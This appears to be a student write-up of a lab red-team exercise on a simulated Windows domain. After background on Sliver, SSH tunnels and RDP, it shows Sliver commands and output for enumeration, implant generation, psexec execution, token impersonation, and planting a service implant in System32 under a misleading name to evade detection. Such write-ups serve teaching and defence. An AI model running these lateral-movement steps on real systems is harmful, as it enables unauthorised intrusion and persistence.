# The Exploit of Various Domains Using Red Team Operations

Quillen Flanigan

Conjure-2

7/30/2023

## Help Received

- Ciara Brown helped us understand the key-generation within ssh
- Dan Say helped us understand the port forwarding command within Sliver
- Charlie Ten helped us understand the file sharing and mounting within Balin
- Elliot Viaud-Morat helped us understand the copy command within the Windows RDP

-In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

## Abstract

Red Team Operations involve the offensive exploitation of a target system to achieve various goals, ranging from exfiltrating files to stealing privileged credentials for long-term persistent access to a domain. Red Team Operations also provide valuable insight into the defenses and potential vulnerabilities within a domain. Within cyber warfare, these offensive tactics allow us to gain intel of a targeted system and bolster our defensive abilities, providing us with explicit advantages against an adversary. For this challenge problem, we were tasked with infiltrating and navigating through several networks using both Linux and Windows operating systems to obtain a callback from a Windows workstation. Using Sliver payloads, SSH tunneling, and the RDP protocol, we were able to travel from two Windows users through three Linux users on a separate domain, then gain access to a separate Windows domain using a Sliver implant. By building this chain of communication from our initial domain into two separate networks, we successfully infiltrated and gained a Sliver session inside the target network's workstation, allowing us to build persistent access inside the system for future exploitation. This solution provided insight on both our offensive abilities and the vulnerabilities within the network that Blue Team defenders can learn from.

# 1. Introduction

Cyber warfare operations are often divided into offensive and defensive operations, or Red Team (RT) and Blue Team (BT), respectively. This categorization originates from the Cold War era, as the United States military began to design simulated engagements for improved warfare preparation [1]. RT operators use various techniques to exploit an enemy's system to gather intel, disrupt operations, or establish control over a network. These offensive operations can be essential in establishing superiority in the cyber warfare domain. These RT operations are often used by organizations to find vulnerabilities in systems that defensive teams would not normally see. These exercises can allow organizations to improve their security and bolster their defenses. There were over 12,000 vulnerabilities reported in 2019, and the average cost of a security breach in 2020 was $3.86 million [2]. RT exercises can allow the organization to recognize these vulnerabilities and develop more effective preventative measures.

For this challenge problem, we were tasked with infiltrating and navigating through several users and domains located on both Linux and Windows operating systems (OS). We were provided with an initial session on a Windows machine, and were required to travel through a connected domain of Linux users in order to find a second Windows system which we would exploit with a Sliver implant and gain a callback from a workstation on the final Windows domain. This complex navigation represents common practice within modern Red Team operations as cyber operators continue to seek heightened offensive attack strategies, along with improved defensive awareness and tactics to protect against our adversaries.

## 1.1 Limitations and Assumptions

Firstly, we assumed we would have the ability to upload and execute Sliver implants on the target system without any protection software preventing our access. If the Windows targets had the full Windows OS defenses enabled, such as Windows Defender, our tactics would be less effective and our solutions would be more limited. Also, as our initial session, the first two users, and the target system are using the Windows OS, we must use certain strategies to bypass the Windows privilege structure and exploit the system. Our solutions on these Windows systems are designed to get around these Windows privileges and defenses, limiting our specific solution's applicability to more general cases which could be using different operating systems.

Furthermore, we assumed there would not be an active BT presence within the machines that would raise suspicion at our activity. While we prepared for minimal amounts of system supervision to locate malicious files or detect any abnormal processes, we assumed there would not be enough oversight over the system to recognize our uploaded services as long as we blended in with the normal traffic of the target system. If there was more strict supervision of the system, we would be limited by the types of files we could upload to the system for our exploits and would need to be more careful in maintaining the stealth of our attack.

We also assumed there would not be enough bandwidth across our network to use proxy commands. Due to the length and complexity of the communication chain we developed throughout the problem, we assumed the network bandwidth to be a rather scarce resource, so we were limited in our implementation as we had to rely on Sliver port forwarding and SSH tunneling.

## 2. Background

Cyber operations often use specific vocabulary to describe the operation environment. Understanding these terms is essential to following each actor, tool and technique during a Red Team operation. Firstly, the terms *operator* and *attack station* are used to describe the RT operator performing the exploit and the computer they are staging the attack from, respectively. We then deem the victim of the attack the *target*, and the executable that gives us access to the target system is the *payload.* Red Team operators also often work in conjunction with several complex frameworks and protocols to maximize both effectiveness and stealth. Command and control (C2) frameworks such as Sliver, SSH and RDP are commonly used to abstract the low-level functions away from the operator for simpler implementation.

### 2.1. Sliver

Sliver is one of the most popular modern command and control frameworks currently used by RT operators. The ‘command and control’ refers to its ability to compromise a remote system and give an operator access. It provides several commands and libraries that allow for much simpler implementation during exploits. Sliver is often used to create a chain of connections between the attack station and the victim’s machine. The Sliver framework is made up of four main components, the first being the Sliver server which manages the internal database of commands and controls the functionality of listeners and implants. The Sliver console is a superset of the client console and facilitates communication from the operator to the server. The Client console is the main interface the operator interacts with, and the implant is the malicious code that the operator uses to stage their attack. Together, these four components form a framework that RT operators can employ to stage an effective attack [3].

## 2.2. Backend Infrastructure

RT exploits often rely on a foundation of backend infrastructure to facilitate team-based operations. Using team servers as a rough basis for the backend infrastructure allows multiple operators to work together on a centralized server. RT operators depend on using various techniques to set up the foundation needed for staging an attack. Tools such as redirectors, listeners and payloads, often built through frameworks like Sliver, help build this infrastructure. Listeners are usually the first step in a RT exploit, allowing operators to generate a local payload that can receive callback traffic from our future implants. When these more complex tools are generated and uploaded on the target system, the listeners allow operators to communicate with them and create a session to execute their payloads.

### 2.2.1. Payloads

Once a chain of communication is established, payloads are generated, uploaded and executed on the target system to exploit the victim. Payloads are the artifacts used to facilitate the exploit. These payloads can take many forms, including executable files, shellcode, or written scripts. Payloads are split into two categories, stagers and stage-less, with stagers being smaller and easier to handle but requiring a connection to the attack station to fully download onto the target system. On the other hand, stage-less payloads are larger and slower but do not require any downloading before execution. Once executed, these payloads often generate callbacks which are received by the listeners, establishing a connection from the attack station to the target.

## 2.3. Cyber Kill Chain

The process of staging and executing a RT exploit is often a very cyclical, repetitive process. Shown in Fig. 3, the process begins with external recon as the operator reviews the target system and gains any potential information to use during the exploit. The operator then finds a way to compromise the machine and performs the first internal recon, enumerating the system to find any useful information, ranging from the current user the operator has access to, any valuable files, the domain information and the OS the target system is running. The next steps involve escalating the privileges of the current user and compromising the credentials of a more privileged user in the attempt to find admin information, allowing for deeper enumeration of the system. The operator then performs Remote Code Execution (RCE), often in the form of a malicious payload to provide access to another domain, user, or generate a service for the operator. As we can see in Fig. 3, this process then repeats until we can access and dominate the fully privileged integrity of the target's domain.




Figure 3. - Visualization of the cyber kill chain [4]

## 2.4. SSH Tunnels

One of the most common Red Team tactics within Linux machines is using the Secure Shell (SSH) protocol to create a system of tunnels to build a chain of communication. By using a system of sequential port numbering and the IPs of the targets, the attacker can gain access to a machine through SSH while also creating a tunnel into a second system, assigning this tunnel to a port on the attack station. Future SSH commands can then use this port to run through the local host and into the target machine that operators would not have previously had a connection to. One of the more popular types of SSH tunnels is local forward tunnels, which serve to send traffic from the specified local port to the target without communicating with the SSH server on the target, allowing operators to maintain stealth. Fig. 4 represents this behavior, as the blue server is using SSH to gain access into the red server, while creating a tunnel of traffic into the green server. This allows operators to use the attack machine (blue server) to run all necessary traffic through a specified port (8080) through a tunnel to gain access into a previously unreachable machine.




Figure 4. Depiction of the SSH tunneling using local forward tunnels [5]

SSH tunnels rely on the availability of user credentials on each target and host machine. These credentials often come in the form of RSA key pairs, generating both a public and private key pair. The host and target machine must share these keys in a similar fashion to a Diffie Hellman or public key exchange. Both the host and target machine that is being SSH into needs to have the user’s public key, the host needs a private key that the target can verify. This process is often done by SSH verifying the users and adding each connection to a recording of each ‘known host’. RT operators have the ability to append a private key to the SSH local forward command if they find access to these keys, allowing escalated privileges across the domain.

## 2.5. RDP


The Remote Desktop Protocol (RDP) serves as a tool allowing operators to gain physical access to a machine remotely. In contrast with SSH, which gives users a terminal interface with the target machine, RDP gives a graphical user interface for users to physically interact with the target’s system and operations. Using a software client known as Remmina, operators can use RDP to remotely log into a machine using the correct IP, username and password of the target. They then gain access to the target machine’s graphical interface and tools, appearing as if you are using your own computer. This functionality is often used in conjunction with SSH tunnels to gain remote access to a machine.

## 2.6. Mounting and File Shares

The Linux OS takes advantage of mounting file systems and sharing files between multiple systems. Using the Network File System (NFS), Linux systems can share files and directories between one another if both parties have the correct mounting configurations. Using the ‘mount’ command within a Linux terminal, operators can mount a directory or file system into another directory on another machine. This creates a system of file sharing, and access to one machine means access to the shared files from the other machine. Again, these file shares are often used in conjunction with SSH tunneling to gain heightened access to a domain or file system of multiple targets.

## 3. Methods

Our Red Team operations began with logging into our team server, a virtual machine (VM) that will serve as our attack station. Once logged in, we could open the Sliver client and enter the initial session we were provided. This session gave us access to a Windows machine with the user named PTook under the domain name ‘Shire’. We then begin our process of internal reconnaissance as depicted in the Kill Cycle in Fig. 3. This initial enumeration involved discovering which user we currently were, which groups we were in, which OS and domains our user was running, and any other important information that may be useful in this exploit. We used the ‘situational-awareness’ library from the Sliver armory to run the commands sa-whoami, returning the current user and which groups and privileges that are associated with this user. The output of these commands is shown below in Fig. 5. We see the username returned as Shire/PTook, meaning we are in a domain named Shire and our user’s name is PTook. We also see this user belongs to several groups, including the domain users, administrators, authenticated users and CORP admins, giving this user a medium integrity context.




```
[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName                SID
===================== ===================================
SHIRE\PTook     S-1-5-21-3221313398-3958442956-3063574122-1115


GROUP INFORMATION                                 Type                     SID                                           Attributes
================================================= ===================== ============================================= ==================================================
SHIRE\Domain Users                                Group                    S-1-5-21-3221313398-3958442956-3063574122-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators                            Alias                    S-1-5-32-544
NT AUTHORITY\INTERACTIVE                          Well-known group         S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group         S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
SHIRE\Corp Admins                                 Group                    S-1-5-21-3221313398-3958442956-3063574122-1114 Mandatory group, Enabled by default, Enabled group,
SHIRE\Employees                                   Group                    S-1-5-21-3221313398-3958442956-3063574122-1112 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity        Well-known group         S-1-18-1                                      Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label                    S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
```

Figure 5. Output of whoami command, initial enumeration of PTook

We continue our enumeration of this first user with the command ‘sa-arp’, returning all the IP addresses that our current user has direct access to. This command returned two important dynamic IP addresses in 10.1.1.102 and 10.1.1.103. We assumed these IP addresses were other users on the network, possibly containing important information on the domain or connected Linux machines we knew we had to jump to. Before pivoting to these users, we wanted to see if we could access these machines from our current user. We used the ‘ls’ command to search through their directories, using the command ‘ls //10.1.1.103:C$’ to try and get visual access to the user’s directories. These ls commands did not return any information, meaning our user did not have the necessary privileges to access these users. We decided to generate Sliver implants to pivot to these users in order to escalate our privileges, using the command ‘generate -f service -N contx –tcp-pivot 10.1.1.101:9898’ to generate our payload and the command ‘pivots tcp –lport 9898’ to create a tcp pivot with the corresponding port to receive our callback information. We then run the command ‘psexec -c contx.exe 10.1.1.103’ to execute our payload on the target machine of IP address 10.1.1.103. We are now in the Remote Code Execution (RCE) step depicted in the Kill Cycle. This RCE creates a new session on this new IP address, giving us access to a second Windows machine. We then repeat our process of enumeration with this new machine, learning we have access to a new user named ‘GOlorin’. We then run the command ‘ps’ to return all of the running processes on the machine. This allows us to see which users are actively running processes, allowing us to steal their credentials and impersonate the user on their own system. This represents the ‘Compromise Creds’ step within Fig. 3. We find several processes running on this system owned by our user “GOlorin’. This allows us to use the Sliver command ‘impersonate SHIRE\\GOlorin, stealing this user’s token and giving us their privileges. We used the command ‘sa-netgroup’ to return each group that GOlorin belonged to, one of which being the ‘Domain Admins’ group. This highlighted the escalated access of GOlorin to other users on the network, so we decided to search for other machines this user would have access to. We then repeat our process of network enumeration, using the command ‘sa-ldapsearch (ObjectClass=Computer) to return all computers connected to our current domain.


Through each step within this RT exercise, we must keep our main objective in mind. The ultimate goal is to access a target Windows machine by navigation of several Linux machines. For this reason, we chose to prioritize enumeration of each user’s domain, and each system that each user had access to, in order to find any connection to Linux users or a second Windows domain. When running our ldapsearch command, we discovered six systems we could potentially have access to. These systems included a workstation named DEV-WKS0. Fig. 6, depicted below, shows the output of our ldapsearch command and highlights the specific workstation on the ‘shire.lab’ domain.



```
--------------------
objectClass: top, person, organizationalPerson, user, computer
cn: DEV-WKS0
distinguishedName: CN=DEV-WKS0,OU=DEV,DC=shire,DC=lab
instanceType: 4
whenCreated: 20230725223717.0Z
whenChanged: 20230725223812.0Z
uSNCreated: 16572
uSNChanged: 16613
name: DEV-WKS0
objectGUID: 7cc066e4-c23c-42ce-88bd-0313fe318068
userAccountControl: 4096
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 133348918214644032
localPolicyFlags: 0
pwdLastSet: 133347982373129854
primaryGroupID: 515
objectSid: S-1-5-21-3221313398-3958442956-3063574122-1123
accountExpires: 9223372036854775807
logonCount: 20
sAMAccountName: DEV-WKS0$
sAMAccountType: 805306369
operatingSystem: Windows Server 2019 Datacenter
operatingSystemVersion: 10.0 (17763)
dNSHostName: DEV-WKS0.shire.lab
```

Figure 6. Output of our ldapsearch containing data on DEV-WKS0

We used the ‘ls’ command again to attempt to access any files on this machine, discovering we now had the proper privileges to view the Users directory within this workstation. We found a user named ‘FBaggins’ who we decided to pivot to as we were searching for any possible Linux connection and had not found any from the other machines on the domain. As we can see in Fig. 6, we learned the DNS hostname of this machine is DEV-WKS0.shire.lab, which we could use in our pivot commands instead of an IP which we did not have access to. Using the commands ‘generate -f service –tcp-pivot 10.1.1.101:9898’, we created another executable we could use to pivot to this FBaggins user. We then uploaded this implant onto the FBaggins machine with the command ‘upload guilty_spark.exe \\\\DEV-WKS0.shire.lab\\C$\\Windows\\System32\\dend.exe’, uploading our implant with the name ‘dend.exe’ within the System32 directory to maximize our stealthiness and avoid BT detection. We then executed this implant with two commands, ‘execute -o -T sc \\DEV-WKS0.shire.lab create dend binPath=\\DEV-WKS0.shire.lab\C$\Windows\System32\dend.exe’ and ‘execute -o -T sc \\10.1.1.102 start dend’ to stage and start our executable file. We see these commands and the corresponding output below in Fig. 7, as we created a new session giving us access to the FBaggins directories.




```
sliver (guilty_spark) > upload guilty_spark.exe \\\\DEV-WKS0.shire.lab\\c$\\Windows\\System32\\dend.exe

[*] Wrote file to \\DEV-WKS0.shire.lab\c$\Windows\System32\dend.exe

sliver (guilty_spark) > execute -o -T sc \\\\DEV-WKS0.shire.lab create dend binPath=\\\\DEV-WKS0.shire.lab\\c$\\Windows\\System32\\dend.exe

[*] Output:
[SC] CreateService SUCCESS

sliver (guilty_spark) > execute -o -T sc \\\\DEV-WKS0.shire.lab start dend

[*] Output:

SERVICE_NAME: dend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3500
        FLAGS              :

[*] Session 89771aeb guilty_spark - 10.1.1.101:61490->ligma_updog-> (DEV-WKS0) - windows/amd64 - Sat, 29 Jul 2023 01:57:39 UTC

sliver (guilty_spark) > use

? Select a session or beacon: SESSION  89771aeb  guilty_spark  10.1.1.101:61490->ligma_updog->  DEV-WKS0   NT AUTHORITY\SYSTEM  windows/amd64
[*] Active session guilty_spark (89771aeb-8511-4239-bf2c-c37b49ce4b29)

sliver (guilty_spark) > cd ../../Users

[*] C:\Users

sliver (guilty_spark) > ls

C:\Users (9 items, 174 B)
=========================
drwxrwxrwx  Administrator                     <dir>  Tue Jul 25 20:46:29 +0000 2023
drwxrwxrwx  Administrator.SHIRE               <dir>  Sat Jul 29 01:42:35 +0000 2023
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Sep 15 07:28:48 +0000 2018
drwxrwxrwx  corpadmin                         <dir>  Tue Jul 25 22:44:57 +0000 2023
dr-xr-xr-x  Default                           <dir>  Tue Jul 25 20:44:43 +0000 2023
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Sep 15 07:28:48 +0000 2018
-rw-rw-rw-  desktop.ini                       174 B  Sat Sep 15 07:16:48 +0000 2018
drwxrwxrwx  FBaggins                          <dir>  Thu Jul 27 03:06:45 +0000 2023
dr-xr-xr-x  Public                            <dir>  Wed Dec 12 07:45:15 +0000 2018
```

Figure 7. Output of implant upload and execution, access to FBaggins user

